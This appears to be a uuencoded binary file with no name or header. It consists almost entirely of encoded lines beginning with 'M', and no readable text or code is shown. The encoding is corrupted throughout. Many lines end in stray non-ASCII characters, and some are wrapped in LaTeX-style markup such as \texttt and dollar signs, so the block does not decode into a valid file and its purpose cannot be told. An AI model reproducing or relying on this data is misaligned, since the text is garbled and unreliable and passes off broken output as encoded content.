M/5!+)07N)7J:9<)=_.QY:4VG>\%0@7]@R@>(MH)/G\'\#8-LO[K+\\2\2UD\\:\D M>BO/YY'S6&"B%T`S:B%FRKL*U6!,4UP"O=O)4.VX]%M<6A`=%7`DA^#`Q3*#Đ M@0X3"_C7!1HE.H2M5TL`!,PRTB+@3K]O57NNXIB2`2^HLR6[/I'@0CR?\D()D MX9G+;H=CKA*"DVSL(*.Q7\$!(]58/;-;2[`-T9U4E9>"1J%#4K!2L*I\.<W'0Đ MYA((YVH2,5H:B4@#@V0S8GDBUV#@8L2@7S\$Z9J!*"C"2X^28Y*.Z&%\$]J29]Đ MW,J`@')0Y9!J0*%QJ6BD`TE`!O*-8J8LVK"DTJ@(@&Y4.*DW7=]O%*T0?ZZ\D MJ#0*TR-7!O/E8#U%R7M?!8F*C.`59\$",3F6V3OWO4F6.)[T"J.H5Q\$"EPG#EĐ MPVL'%8&A")WZ?OC&X@_]='5[ZSO<>Q^_N5=R#\H9&4"E0!VOU!6=70?:6)*DĐ $M-110POMJK[\ =@B<EG), Z0E+(U'XIB237+L*E@"KOQ>GQ%)/<D7;0,02M:0JD$ M\$[5>8FEK3A:H#(V@MD[NB&NL<,9L+WZ`"I"D4*=N@";0+I&.!T`S=>X>B5C:Đ MMA,9+4N::+,^0SU7)0!EGTZ@`]N?J_9L1>LSZ3/!Y0XKG>4*NJZRXT/^9]FÐ M02Y))U`^*%1K6ZO-9AN&O)'_Y++<SV)\-';9/\$*E/.-IA&G9G65B96];+5_-Ð $MDX6] > 5C$R_1'3W$P=HFR'S$]'V",D8=E-Y9X<N^<I$'!F#!N.U6EQ=_6J-FÐ$ ML>TU;R[]V#VC&3LC7<RMJ^:(_URZZ_NJY&TE1KO[>0Y16JK1!E%0'P!SE;:;D M4B,;%]WDWB;1;KA1PV2_#'O5RQ:;<7(<X:"P<!2C4HH%KO"(!?!&LEV^M>)DĐ $\texttt{M5^Q"\$VFT:@^[S3\&?0".B9X,D4Z5W0+!\$@Q^NC"HCVBLA\N^`"^RMGM??3?M/D} \\$ MO.99%#S[_]DN1Q#?%XX02&"/^BZ*BM-&@,N_%W4DZ,QC[E&YZ9W)]U8UD.:TĐ $\texttt{M=SV1H*[\&@`\&4G\$(A\&_+LD[4BXJ]'D*?/J^^></4`N[40/4B@;-\A`055E\$0-D) }$ M\$#]^H,D67&ORRR:LZZBH*:\$@0",1'2U=?.+V#+-195.JJ3<=ML*.J%W6^F[DĐ M3A12._Q'O120=+>[W!/XULIJTYL?X>W_]'/\$\3<CC6@3&B3HEZ#I99>2RGMZĐ MIG1A@Q@VMM?UQ-T&)8:B\$\$*."R2\!<!EDI`&.)!HV5+%_QI`412(0CKHU#TEÐ $M_V/OOX.:WM[H41@0141!Z0(2%$(O(KTC"@BA2>^]]]Y)0`6D]]Y+0'KO3>E(Ð)$ $\texttt{M[QVD]PX)} \\ \texttt{"`7/-_C.>=WY_[SSCMWYIUY,W$0`_GL3_:SUU[K>=:SG<S,1[GDDD] \\ \texttt{SUU[K>=:M[GDDD]} \\ \texttt{SUU[K=M[GDDD]} \\ \texttt{SUU[K=M[GDDD]}$ MBX_W'43KET:)C^130I5[0]7"]/&J'3=<-B1I\![[6F];8+:D6<44H8!K#&:?Đ M)(A0HHUNHA[M=*C'F-O\$1Z7.U-(A0G%M)!!H)M4PAG.!+1S.[V ?@!HX98T:Đ M_-I,&&L:'#9%1SP5\$#\$LHAD=F(N*B4=EHM_T\"J2B_AK)C`"=QL!?"U'JPJ7Đ MU4!SD.&3B\Q[D%E+[R8CI_11;,C-^ZG\$RZYV]:/&_9F=72C1^@]L137QXGI;D $\label{eq:mael-5} \mbox{MA@L-5$>GS][;>R*\\H*8!\;+DZ$DY>6DQA*!D@&?WO<6Z!:41B9W\DR2Z2<ED) }$ M_>C6E,_B7\Z&5\Y#,,\)[ND@*SLG+-I('N&ZB3[NZ_.C2%.F',QX&5!&Y1QVĐ $M3DI, R[=+KO.Q3YV9]QYY3Y7H_1RO1T\#A9.^C7R[QXIF,]R)$05[F'!4X[6+D]$ M:1`B_()`^NM\$"'V\$:?*(:Y;:+20_ZR;S60"8&SE7!"F)F?0&Q@"?#DX7TI]&Đ M5)NCY&MVSI@N6LZF7`"UWM_0C3KG+SQ"46`\RW+*6@D,A*RBDIC/#0,\$))"ZĐ MP:T\$<FW?.LZ1R'9T!EYM;=,RD1617DS<GXAN50'-:Q0^-`V8&!=L=*?<H#J1Đ M*\$G?W/G))[<.?[,?+\$D4M'4VX3I,R-[Y_6G0<@P!J8.>TB4/S@-K1TVZ@A*5D M0@[KUQ.V\XZ6\$3A4S5'-UJ\W<-.A4T8&!_XD+QR0?@_BX#5#G.P,A`-O<_&MD MDY'=[7W^PS;+70^W4JPG^ZMTLB_1'(CW9\$IJP9)`*ZVYN\$`A!MIJ=K=C0^HSD M4DVW(29?OZ^<JT+/'\U+<\$Q2>KTRS-)LG-PI3=G6BQ22QD[Y-*^D^-V0B @]D MKV%N?&L[\X?/U]1X\5+FQ8,Q<QK?14U/EX+*,GNLEA3>WH]?#%VJS<<C=QH;D M512B+*-X&=T269DJ:4EV%F4YR-6JDPK9^F0JEDR!B%E;?OA&OCW&2MX>[2SD MR@_3&;0^VF;*P8*G^K\8P!#D][A0\$<SX2\$543I^!''CT::U0:-]V11\+,,'GĐ M`OI%"K,X5`=3L1F%)%2R1R\$T.XF]7D:8M4<02T_3YYT;6;OQT_,H?%X0"+3%Đ M+I'X['T9TT"2H8P2F>^*(<KUH[=Z:T=*WUTT3S%UH[M8G9PDZ^^#1`AVCX?FD

MRP<5)]!;GCYEC,N6)0`"-^@>>.Y.\#CJ4N7:AZ:V>!V.=T:S/UI]W%.TO&Y:Đ $M06R17-); \&_Y%\I$:BH+(8_8B-K/E][,681+*ZBBJOG1-QW(^VO2#,VLHQ(6LD))]$ $MRQ_105:4P?4YD6@[2=95S?ABIFMMQMG&V?73V^8?>-Q**)X$?=Z):"<MY"-*D$ MI'[;?_8`IL?">GBV]%XSQ<^'R#8/`]Y)];F>)#*0YX-8;G/R)NK3G+22-AP6Đ M3-/Y^[/L'T._X*"`G>P)K-JKQM6<S=H)@[W#3!^#TAND7^U9^)\$P\I9(K7(\D MZ-8!?8\\$N]116JFWQ7DGH5P]\/XI3<?A>DPOS-T(\"Q]M1[A7?R)*5U%5\;/ \oplus M9R)!5,U-9ZI3&44H/S'SB*VTK[&58F-O7\$FM595(N&ZA"Y= 4T11EN+>@9>FD MSS/2%W'6*#8"N1^<B7MP/K\U^BJ-'G\?SY5UW/\ -W7>A^H@O^?1ZFM@;N0>BD M&_@23%4R7YV^JGQU.I?!MP@YF/M6?O_5S80=G?;'PLQ/9.KN*K#Q@TC'=31/D $MT <= UF_6^!G^*T^*G^*T$ MB.>SH)8%AKLM,>J)#L;_Y#&\R.AQD5:GT37KR5+6L<RI36QT4?I0@N*D)8LKĐ $M(OM@_)U@G1M:^0?Y<<R^?.UV=]%0!]V^0,^TPNM*Z[09:2<HXC83:0#0]ZZOÐ$ $M*T-20Q3IC:WD\\,1FZZ!W]U6W8I--M&]58GP>L&E:O7JJ\/%)<8Z]^+AA,?2Ð$ MAK+X9:V"B8/=H>);_)I:>&NOZ+.AFEOZ^='LT'L/L-&FMBI_JALR6G5[<Q/%D $M9!]L4[UY>:M<)\;-9":$/M7J.*[NN])CSOW]^7/:#\KO1+)3$Q3$.D>RM4_Ð$ MQ490#:VE13W'/0%]S7XG(@-K](!,6:-EE/1<WKXP*G).O"]4=[-0!2A4?VANÐ]M&%E+>T3'(KX?:7F4;V#DS1))%&`>C_%(_1,5:UJ0SJ_O(<*"\$K:*:A]#PE;5Đ M*ZF!-2@:SX>4CZK0;?-\$]!YXTV`HBS"#502>ES&@E'WA/Z9\0"1-4J=+L"D7Đ M!PC+YY#\$40WN3-#BV:RC^?T^&G'OT+=94B6ULF[<NM)BW:\20+7CZI?7'30SĐ MS45BZ>WR9?)=#X_PAM8DTA.K:<[T>W_\$1JC(Y_L^LGIWQ`_BOF!!T='.Q%DGD M68#=*'SEK_2&*<@0-\$D38!98S.H^Z>^80!TJJ_N&>\K[9J&W)RLX7]@_6O45Đ MF?BGG8??/PKS!?F4X.RK0TZKVX<P`S6_`C03?S3\$1/!_9`SCR39-2KR:L2@UĐ MMS)SGM;2>B?PV2VWR"=30_7GU^SF[<IBTXC&,OA48?7<>G":)DNKG+SB=DY\$Đ M/N]4!'IIK-!+J_HB:2_VXQ1SBR!Z[R^"&<])?%HN4U'TKE\T%Q@X*#@G=%10Đ $MU:EA:N(\S@SA>2M8:+7)QH1:.4)1:/4@77MV`MZT:U>M;_9:"P?H<Z]-R4#+D$ M!L"ZQT"F\JTO?\7>C'HER2/.**\$LDC'H8\ZU.3(#-W]B\$@XT>+Q@F*>X&D<<Đ MRJ!(.0Y'(R9J1*NZMI71:WU)IJ*[6ETM%LR^!^IZAB+:!(>I6LRC\$(L1?#0#Đ MM']L\$3_NJ^GD+?4\2_D0F#?-N+HQM\+>"=K^MC*ZL5>DF#+6CG9@T?2T@`+IĐ M;,O&,'JS>99T_O7_5HH1E'QF6U+(^/QG;D*%X4L!&YL\$W74WS<\$MTKP<[8#\D M=U,_C"VAW1]*WZ,);:804R+M3^@>BK(6+[\/*9D=:XR]>I@I[8&F+U\$517"\D MQI(JK`05T5Z=*\$A*.GQ2X%P\$16_U-_^*YAUXQ*VRGQ6PP)SJ-:N1I+64HRDTD ME+2`[7F?,,G^M*BWZ][YHT=D<*(!F?`=-20252N]>?N')#(,Y?8A(2KSOEA\$Đ M]Q/*___Q__N/MXZ.>@:F1H8Z8F:61@XL9E9Z)K=?E-\KZKPU--11U#.S=M21Ð MU[,V,6*VM3;Y___`:KV\?G.SLO[]R<7+_OKZS5_?OV;E>,W&P8["RLK.QLK!Đ MP<K)]AKE]907'&]842A>_W_U30\?'DX.CGKV%!0H1M;V9@8V__=_MCQL;_Đ $\texttt{M;PSH_]U'@)R,^)-')(] \texttt{N}_\texttt{I}\$\texttt{XL-[>124>Q0H*\&BJ\#Q_<_DNB}R?;VR^H\#O+BĐ) }$ M(BC%`V1;M]]@VGY0<T!!P6Z_^X,:PX!->ON/SQU%51T5;(P=7?3LC5"DS0SLĐ M;1QNOZ.0-38V,S""[''8H:`,6=[]'[.NVGM-6(TV\$DJ+:AO)'@A,]ODG(Y4AĐ M7W7#B3F^/6-K/F(5PPN1>`T._HB;%OSK_*.;U!BMV`DJ>V@`-2V]J:,46L(/Ð M!%><P\#-I';5A\$N1ED>15A5<T.%P[4!PH>7".`Z";=W8\V*N<<.Z`7S2?^8QĐ $M\$) G8RZD: T \ 9J@Q!8; MKB, \ 7S/@8H<5+Q \ BFW/P+% + 0G_[[&1\LW#U], G<UD M`1662;N)QK \?K^^PXV%P7/?(\UA8O#1^A*A>94P6<\FCI/68.Y`*X:-@SWOĐ MU'S^,"TH3K99<`7B%^IY9+>?R?+>FGL:''\M!>TX&+%2<:&9]CMXBX(N_*^GD M.F[M,-8)ST6==/T!S-,:(,1U+D)E#3!'34/Z!WP]Q(QZ9D<*E2DD'1"P7YO-Đ) $M:GOGLED0L^*PD>)Q.-]&9!(*:&Q\44=C_26U[E>H"$[S)C=\'V/NZ*;9@YW6D]$ $MR7AQKR, O=\&B?0AF@\F71=265SV5?, L; !MG(#&\X%\5_T3]N?TN*]2)$GF?TSD$ $M'&A7 = 5*DPFZ02**#ZBN-P-+JO-R]-$XLW09,-?#;2L8^55$^<20@VP,=<D$ M)0YQH5SVZC_!/W;([4JN93VT8=0V0CM8_AN0U@A\$:(M;1<-)]>='5FW,;R>>Đ MPZN\$3M,]YEL:%[7<-P4^)[/MWPN[+/\%\H(ND?*OES7S8@+]6=ZT,F,THQ\CD $M0]ND_{C,1-[B:D:\%HHBI,JXOO\#GTGJ,N\#Q86>WZL22VM-+6)\#=9V[3"\#94WD]}$ MPW"^]^_9_%]ZGI#0]9@<P\$`[#0CTW3L#[R091[M+"#>`Q,RY@L1H3[B\],9Đ M+7ZU:OPXL926RKJ'3V^PK0:U:E=374??[5<MVB?-\C5N@G<GN=1<+*:[XECJĐ M'(BUWOUN..)*=L9%Z'2#W!ZG"=9P99V/KV2!]AU\$0TT#*V?1ZK0TX+=V)SLDM=X-BEC9\$A719:<&;H5<'<8-I#CA"^P'[,8LGZC;M*W,6V@"L</A-F8U3'(OPĐ $ME1<D:<-T95GWYGV+Z=)\#[WF(>(O7]1PD*,L_?;B8/(V*U?/!+7SM:2]^T5MD)$ MLCAGW7\$OQ+_Q\$-I_*99^^HW*^W,C+MG_[E^5ST<%,HY1*W=S?A\>3;-?ESM?Đ MMD'NOCK5-,CR\9C#EX4_U-\068XD"@PQT''1Y.6'72!2&S9'][&(PN:S!-=NĐ $\texttt{MOF=A[/_PQYZ+:[EJJ}4U\#(\ `; \texttt{MA}(\ YSX-A3B; \texttt{TW}/\texttt{K*V0L=!}\ \), \texttt{M7\&T}/\texttt{7W9}, \texttt{"XTUPD})}$ M1,MD2MT*G?7!Y[3U4')P-P04/8WE3:,(\$40]20IY1EHZ<2!.B2NMU-5!5S,MD MIA5L\$"\$1(B[X:^X=3KW.]3J+R^)108Y#R45`S6-W?SX^SC2]B^A<.]@,Z<CHĐ

M=V[LT9<T2@,+"^.CK\$D'C8_\$D_*MSI%R0>CI-*(],Y\?PWQ0'GK?/K\08R8GD M;Q#98#Q&\4EXZGJXM))QSLT]Y6#B>>D)"V9YXW<UQ>)VS\$O^Y6>;#A)'*+0-D MEQ;9VXR\T5VL@=>P)S]!G\$,.ZC>6]'@45:WPA:2-%O=!]W2>=Q"`_`\@0REUĐ M.V9@I>B#JU_!.IAK*N(O+EY1KEYF_#IDPV\S])V\$3^W4\$9TNGOCMZIBU',#=Đ MSA=<ZOC2-FTH>#Q-Y1"2J,<'0@O(BV.+.47U^_47^WQS"XNGH%H__38;S->CÐ M/CN&+Z8/O:; `\LE]5.3I#W[?S=]/1^"ACWC8/.+ZR_>\$SZ^S[';C%'VG0_H?Đ M?U#U<S([KZ&39+Y,>]E%7HT8<XM =C3;%IC[^1#"NB\$X7%NUZP5I:(^X744;Đ M4X.Z9`)78!W79+LNL-C*5\$DT;_,O&UH<-@KP<V7:+WY`M0Q:S-[RQO4VV99`D M\RER>TC) "9A6M[7K8(/YYH<\$ZG*<DE5@V,\$W;Z0]_`5@&0[NPI(QX?OPDE:0D M?DJ?Z&^43!56!?O@//06YD/+B'=-TW\$G(/=!?&V17OZ(9&\$L(0D,MV7YBG3[Đ $M@7SL^{\&<1}KU>28E(Q6)L>B5WW63@)!#>1V<4D`,5`Y9M]%"_/IF.M[5U+TXD]$ M^K:;?#6M49X2'T\<I\4F?I@;%E;MWN?OTCU_:)>VO'\;.F<Q\$4AF_)=+U<\$9Đ M3X^\$K@-S&\#K*O-MR'6D+4[S>@-&\$]S/HUMV8=9N?IU5W62.IV5I(H0>.8@\D MH6;;DD6>&L9%95H.\$K'CW'3CS3%Q[340-<)>PMM:#DL1]8/UTR4*'HT>F\.4Đ $M \setminus .-18 = TWV U_1AB82.5UB = SA[VP96X2RW-O/TOZW.+@WKCN)5)A(>.C""1D$ MY_W+Q06GGNNMN+E<`H%\K1DNH.E!4%L3S_G_IO7[*7KHROC/K0:Q,(I22;2,Đ MTH>^7;9M;K6H\R7I@<C6)YL97XG!ES-(?7?9KSJ_\"5#EY!>J+A"6ZSJD5J?Ð MW(87341Z!!_AA//6]>O'+QURI?G_W)I2`67<;CA\-PN#M0TZA_?;KLDSGC[?Đ M1QP*I1T/@@W.;UC3SN+F/I?<#+P]Z1=XK@(9J+WN0KQI1YZDR2(J9=EXKJ5MĐ MZN5+OSB9+^'9G+EV7?OO&Z36'P@N7=8T`!I.T>%ELK.*_)!S#'@#Z>)EVEP=Đ $\texttt{M\#C)} \ [\ \texttt{Z4``} < \texttt{O} \ (\ \texttt{SY."} < \texttt{R67_G} = \#`6\$\texttt{WUD3}^-_7 \texttt{L7/W} < [\ \$: \texttt{Y?}] \ .7\$\texttt{P9} \] \ \texttt{ULO^R} - -5\texttt{Q}) \ \texttt{D}$ MYZ9L_\`385)W(N25V[#4RSE(&RO8<CE?TV`R[]1)I%@/RVML8FGNFC\%@#VGD M3KL%%CFO'KNW#TK?Q(D+K3\$`"0X%_K4JOO=A?L&:S_A^6./XN((L[KH\O[=YĐ MJG;7Y&'K<?Z22?S9H0+N4@S!EO26W@35K@O^?@6WU_IN#*(45"Z\$M\$DA-584D M\7'XX6+[DC]F`@Y?ASB.EC8&Q7K=7S\"(@.Q=5A]U8+E@AL11CI+J:>!:60DD M<Q?;R-&F'10PA*WLA]KG`H2`I0:AR]8P8F-I6.LU1=OU<Q65ERK[J&:KM7+3Đ $\label{eq:moj} \texttt{MOJ]} \texttt{6N1}; ('X57[)O) - \texttt{HWOZ7B."5Q+R}) * \texttt{XGT,@.]} \\ \texttt{8N5^=\?HMII^/PB^45} (:[MD]) + \texttt{MOJ} \\ \texttt{MOJ} = \texttt{NSOO} \\ \texttt{MOJ} = \texttt{MOJ} \\ \texttt{MOJ} = \texttt{$ M.D;C`Q\A1LYS#,BA)7RXQ?V'UYJ)S@9XXT#S0/!R]B+74_1MVCD-I^AXB,UUÐ MS.BGG_J/E733-TN?OM?X9XM3?>!S`NY14A5S<I1W_/+)P#5<\7P+Z>L;1C-HD $M30+\&P8EX<0-;?(*)6%]P/([Z>=,3=]A;+'CI&Y;:3$\YUUD<(<\#OSD5]\#G9;D$ M;T*>G,R]@""??"8'7,U`5F[.2R"1#3MI5S-YVI#3^X!FUEWN.=\$#&TTX[P%TD ME`(QZ>%1C%4B8GEXY'*&H\#97/XHK>2BS']>Q:OSR?Z6;,.X4"A\;_^YBR5]D M%1&X=[`N*PR2R@>^-KZ(<8`L[%V/NS1,>08;S!.!KY[L?[:>!L2:>2VV>(YYĐ ${\tt MP9\%E;B'+1T*S^"P9+\\[@"&UXNUZ=ROG5D@?V?-C-K$,N0MMH6LZ7\$8"<5[F>D]]}$ MRFI&<20TV\$[A:B#=1]KL7V\$(S-N59\F\G<EJN5"1<5+8D1^B!!,@SO=<M.T!Đ ME^WWX.<M9773+6-=+=<PC?DNKZD\$'_%?YY<Z`@?-ZQPWSTQO3C1*ZJUH'[71D $M=%^-LKC]_{L0J9B}G;D;_{ZD8}OJ0*_{L}(?`003`R+\=>;[:H+<6,LG@WF.D.]$ M5%P\$^07I(\$ZK@8O7RV>GV+)5`C""CGF6*Q&7#9SKH+<#6D)G#+E:S3LL7E]TD MC-=-S\$6.EH3>'2U!0DHV;>-:2=),K?=ZG^!AA6G%/SGT>Z^V4(M8@*RF'O^HD MJ6WR!]@"CK <<UG\G!07H^E9R"+9?"KH<L4&8+ R&F6Y H8X3KM1=KF>%H` Đ M*; EBV9]M.6Z; 2_, ZQIA[CLR, Z97PP9\1N'RNXS!C<84XTCDC=UF!(''VC70\D M&O"S+->.\,S!NH&FY2<'3>:+>KDHB0BJ18']LLF&6R*`D\$^]>MS5(W.&`\KUĐ M`RIH<U4Q/Q+0CZJY6M>8@P@BT%U69L'3*1[KN:5>5SMQ0K<#H"QQ:(%YA-4.Đ $\label{eq:mgi} \texttt{MGI} > \texttt{GN}; 1 < 7 \setminus \texttt{JZ} \& \texttt{YJW} \texttt{[G, ^_K/E2"O<Y]T=+5} < \texttt{CF/, -2S} \times \texttt{R, "Y}; \texttt{F8JYFV0} \setminus \texttt{UVU} \oplus \texttt{MGI} > \texttt{GN}; \texttt{MGI} > \texttt{GN}; \texttt{MGI} > \texttt{GN}; \texttt{MGI} > \texttt{GN}; \texttt{MGI} > \texttt$ M81<PZ8BNLXY[;5P4X4]KQW2?HLK]O2+H?\$IWZ1OE#GG3NFQB%:RL0XBIV5N;Đ M7BQ!;C#5D@:-FRGP7[6]_X0\$,C<%LM`[BJL0LJZ5?_[2<J6UX0=4/DJ-#&INĐ MTP'[#BI[-9-Z\)"0(T#=V&@RULX`\JH=\$V'8P"6_\$+Y`1NGA_>%4I`M\TJNXĐ MX<0?<C-FX`+I\$;^@?F>T)DUBG08(+)3[\KBWLG5C=]UW@V8F3">@ZH!`X'1<D $MW'71S76G\#C)4YG\$"^-1MW/1XP<-NV?'J=LM-L0[X+^-P\$,-7AR>(67X")M]TD$ M;[EX7L._O.^YU+:_RP>9?<&_E+=_Z->E11!XT;QTL'C5\$.8\$.%IM8<=_O73RĐ MMD9[8Z!Y!SZW-)JF,,=U?4Q2YX),G?68<!@O'_1:G\3AR%..*\`'W:1/\2/OĐ MVSC&"2V5\,+'PEY,V7EYSHU>K71?;=0-7NO,'XE#FCW6778;=@3\FTAM[`!VĐ M&YU=@P@0LOL%^\$H'=O^KPV#CCKM+FU?+#O/<4NY/&4\$WG>34*6PT.I^5W13AD M]'MH%"B G[:^W^4>GZOYV@Z*QD\3Q\K[M@\C!?IP'\/CT !?O73!L6I5*)71Đ MMGNF+<7=N,/20*!_(,F<TDON#C7T[Q=\<74`L:FX-/NFUXI;J@G[\$3/^<:DYĐ $MC!+R^*>*06*O$E);?#ZJK?<"'7(I9INQN.$F[(7(Y(!)RH!7V@R.?5`"27-#WD)]$ $M.X@(^7/+!6%=EVBK]M_\B@\$^RH5,U.0T3,Q.W[RX1?>-,A;A9$2[4(7;S-A!D)]$ MXX6VB^..__E!,9-K\RWUJ2="UGG!G^C``_8=6GZ5(_)T+A[#YX5V0!V611K-Đ M!WS@7X1"#>4'"X<'`%N=HR?(&H_3EO,^7A1P%W(G5,C2(<OC2NXZ9]%K5F=NĐ M;M0.Z<%9@:8\?7"%X"IP6O)VX-7V[,OYZK&!<^@U9S^ZD1HH@/QB\GAW8/&"D

MM:U:-;F#=,'?:M(CK0E1M'\N,5@OF3)%=#;VZ<@'#;.`RG:/PU<I\$3/K?T(MD MW4_8=<?MG.A1^"%S>/B;M`'P%Z)SMPR]3WKQW(=<&3BDK6\8D:!:<2K/T"M8Đ MFZIWLJ8CSJS#M!XIT./I,LWCU(ORD[;=[K*TP)=&-"68C[DR_&L2`?ZD/]L:Đ MA%MW@UE>IUY]1F[0^7FTK"O,ORBY@"X=T%RWV]0BFI=E<=A>+KV@:#MF@\$PBD MP,FH/-.]00<9&H=+'ZR-(W80)MDZUTS%P6#3`]0%IO,T'>?%TXT![-[2U@V(Đ MVT6+G7C:50PX<&O&@[5Y0T?;N>1J\$>`DA#CSWS\17,.&6^G4'B#!+3IB56H,D MA\$(7S7?\9@.2UU*.#-!1M@2=)?WT&F#C[/T`AK?,'X2FP9(SXDN[JRLWOCKPĐ M=NY!!5MG6E5-5^V77;:BJC]AO_MN<D-K1P*@"T?Y.S91T!I\$*?K`7T3T:C':Đ M50#(9;YSCU*AR]GK\$W=_Z,<DN\$\[Z3A.F\:H++T?NTJO\$49Y\$NDL%PM[<&_=Đ M@^67502Y"'VW?&)2Y-1:S"'L>/20(ID%^YDKE/5@@\EP?:FMH.>;9EQ"ZĐ ML; `^R.FJHVE: VMMO9JEWJ-!DP']YH^-*IW?YO`6V+?E`:)/T<F:J6F)]T?Z@Đ M#(%W,WYB<WT-QX8`!/>/<G&>@@C<NI#N60T(+ZYZV<L&HCD]U 92(L=U.'B8Đ MA>CR%7RHSL"E-\1C'[IXWK,_(.1Q9MEO@QR.0,3G[N(L>NUN"*XI&IXCUFRFD $M'=;G/-(_!X^Y,B"S1^H;@@C9"X0B.:]C&K(QS5D\setminus[9#?)(:I:I+,W",XU,XCD)$ M+TS'+4GG&%9X#^Y@<_X&GE`RZ]("%YALP+@RE-%-!,,/#=*6!6=90A#]0OSDĐ MS;T'P4N.0YMAG`T2OQ["O7=S5O0X?E,U[T#A9.CAY\$X)^!5^E4O\"TPXY#Q6Đ M+_179(E(*Z5'F.<SAXM5/=FN_9\C]R1A+>>S4CY9X7M^TS'2`_RW,P-I"T*'D M7PD`D-N**Q[:ASQ)0+4V]W(#%Z2*9Z7'LNS-P.\$U1M.1M<OBQN(Z['K%+<R?Đ MB][/Q%WKPO)1^#G:CZ:X`HK(0IE'H;;00*[[-O&<,XM\CC9U!]DH;@B/^>&NĐ $M<Z\#(D?37A'^=KP8'R-G@;D,;H&5XL1&\"SX?;VE,"\#K>@]ST=^VS@/N&;3]?D$ M:.PW7>X5`A#SXOM<.LYZY_N3"\[3UP-\S/5A-T,[<PK[]1TOKA9\$X0K(+7?XĐ M9)K#ZL)A6,O4M2]\$I@0/LS=2).(\$L+@=%,9RO3%P'8#\H56_LB43>5W1XMOTD MZ6;C&M;U8U*;<!:@#:GHBUO"JXMQO)Q3\$=P%+R4-UH==Q]-XA\$[B<%Y'0;QJÐ M&O8*`+9IU_<&;9\$30NY[@Y=KMI,ZD*\+!VGA9R6W`[YIV)GKX+NR+RK(1-LQĐ $M,Q3/$)7\E=^U@_KD\#WU60F_UX&Z5WM2[4+H4>?M(0=68P(19!!7WAGSA.:YUÐ)]$ M+C%YT)HH%:C4?AJY4B/(RQCSB*&NM:7W1B<><FAS0FPH4>Y?`^Q\$HVHT?,WOÐ MQ]7G?3Z8U7):, B>==NFVGUIR=($^{1}_1$.EKK]R*_62Q#NB#CP+4>RX.-XRG(0 $\verb|M2:1KQ5XYU]PB$$$ (6C9-V?4JGJM=&Y-F$&`B[]A]?LO=$6_X^R/U$UO552<MXD | Algorithms | Algorithms$ MYW4'X*ST`&G@<I@SV;`BZW%CZ^!^179U&RU^7.#!PXVX9NM!KPZ<N1WLF_FPĐ M)Q"`T\$G4W%H8XN0=@L4KI<7L)@,Q=P/QBIIM@!?M;TZG;<`@)]EH)XM""`^<Đ M.2?(E7\$-DE1H)U3P*,AKX\8X8?&<IP:NIK/1#\$0;K2N!]-_;_]7?LC4@.-KBĐ MN%:-0XT`7'K.=-5GX4!"&T[;<02L%")3MLE2:SUO@IJKOH',/1[QKGT_DJB)Đ $M<[SL4Q$:2\&E"OK`6FO.\P4`NZHXN50@Z_3I/*&FV.YF?!70]B@=W;<F]>#IEÐ$ ME_OP%_EIBCU7\#PJVA%K"I\NO12ZC\3#+U>(9!9A\$1(ROC&O[:"VT721B%]QĐ M:BGXC^*N1@KEJ+XH\EYAU=T*%`\$R;#:`'H=";1UBU2\\ZA,%;5JOH,.QX:2%Đ M\$4;=C:A_Y*ZA&9B6(IOE]21L5^!0%DOO&>?FG.%6!GIUE,J;L0GA67/"U_HCD MN)@9*W@;*]7`3L-\$3-IE*Z_OX<;J=A#%/Z[1\\$\:"I.9,'2STKZ9L#F\$AR.2Đ $\label{eq:mnj_loss} \texttt{MNJ}_{[VLHP*@\(IK"X4KXDZ7OZ/;-FQDE;E3Y4B73\#\&2TYML]X\&F\#S+DQ'\&[R,\eth)]} \\$ MT=`+6=/@0AA;-X=;MGC.1LG,=AB7>9T/>)6S,"]0;`TV2RY`<\'9\$,EH))\$0Đ M30L.)# OMG%M9OE\$I*OO)!#O3?.LZ]B/BCJ]O.E59L5R[9CES\OT8W77!H?Đ $M@=-/5G"<(V[+RN6R8Z?SOQ.V"=]%D9Q'#D2P:P7;-H^35JGNA7!9_SF>J\%%D3DGNA7!9_SF-J\%%D3DGNA7!9_S$ M7J\W"DM!3W4H-\$^5)%R_[,M].7_B?Q.6]7I\">_J99I,*GA101JKH[]'Z2L(Đ $M_{\&}!UXJG);]G$E7PQR(6"R$9*B49N17!S0;3804$(B/U$`_$XR;U6<FA\40;D)$ MLF'WP+EE-4[7-VFAQ/.J@'-\$*(S%.C!DA2TIJ5MV<2N"NL#-6>8UP-A:10`=Đ M*VXJT/-8!&]:U!3UG]WH]KE#800_++X_T-6T.(^4J\UM%:KZN?C0GIK_@OX6Đ M#H\$?!3,`L>J^\$,%A'#9\O;RQ]86PVZF"85G4DMO+>K6.A_GOT2-*.'=5B[UĐ M*QC70:5-\AB3*8WAMJ[8)24\$?EW'EVG-JCP/9Q#+M(Q=O-A";7T!::AUNW"/Đ M[DEJ#UGPMM+`'#[%T>VB?`14?+\$D&'%HRXAD+UCR.[8U<*/U^X2B3[UZ6G68Đ M0?'(ZEKF@K&;5^2A\BV@R*&7:MZS^_M&V'T.W%?NPV5;]CCAP\$48W[[6`4P%D M.7A)I(W8&/6#)_H3*+VLP1Y]F;')?:K15MC]\98+Z]3C:_.[KCJ<'.+GY2Z`Đ M>ZYW"VZ"\$?63J2<O?#N0`U6QUU5"N+%^5N3GI\=<_-O:1_";/,2XS3DN?\$C@Đ MP'XRY2QLZ0D;MUYU*\TE1K,M26H.R:.G2!9\`*+9E)LL&GLV](HQE*5\WS4?Đ M40FX48-7E7C^PA_BD/W!BQTV-(^EU)OS%-.B^2X+EGG46P;#N1H\%'\$P'G9AD M5/TDDN%UGDQ-0TXE^.]IHBAE0`<03[:%`,3WX3?3-&%O+JR%*(^T;/@WP,M<Đ MGQJE9>;E8;TZR&\>\R5?SG23C+1+/*(&MW&\$^JZ[66X6N)L6/3:;]V@6#[3AĐ $M\$"TWW`FE^]T+OH=H@I#1#]](/9.:#C^UVG)=.#63\!T4)-]#\L(JP.;M)6>/Ð$ MN+X\OA_`HASZE0@+.[\$S+I3,]R>31]806H52MO\D#?02A&O+KCB01[S(@VT7Đ MO3&S9C<S6\$_!`_^DB:KRL+:9XM<^3ZT9G[]/9O3A]0+\Z@D!ZCT?!4(6_2`<Đ M[1;@X5YDA__USV^ND`X)08"AK_B.'U!^Z:UB6\KMD'V[]G/220WZ%OG>S*W:Đ MI(29.?0ZA*V-]&F;U34-\/E^\4^#@"MBS\W=PP?EH66\,/?"T:W,5L7QT8/>Đ

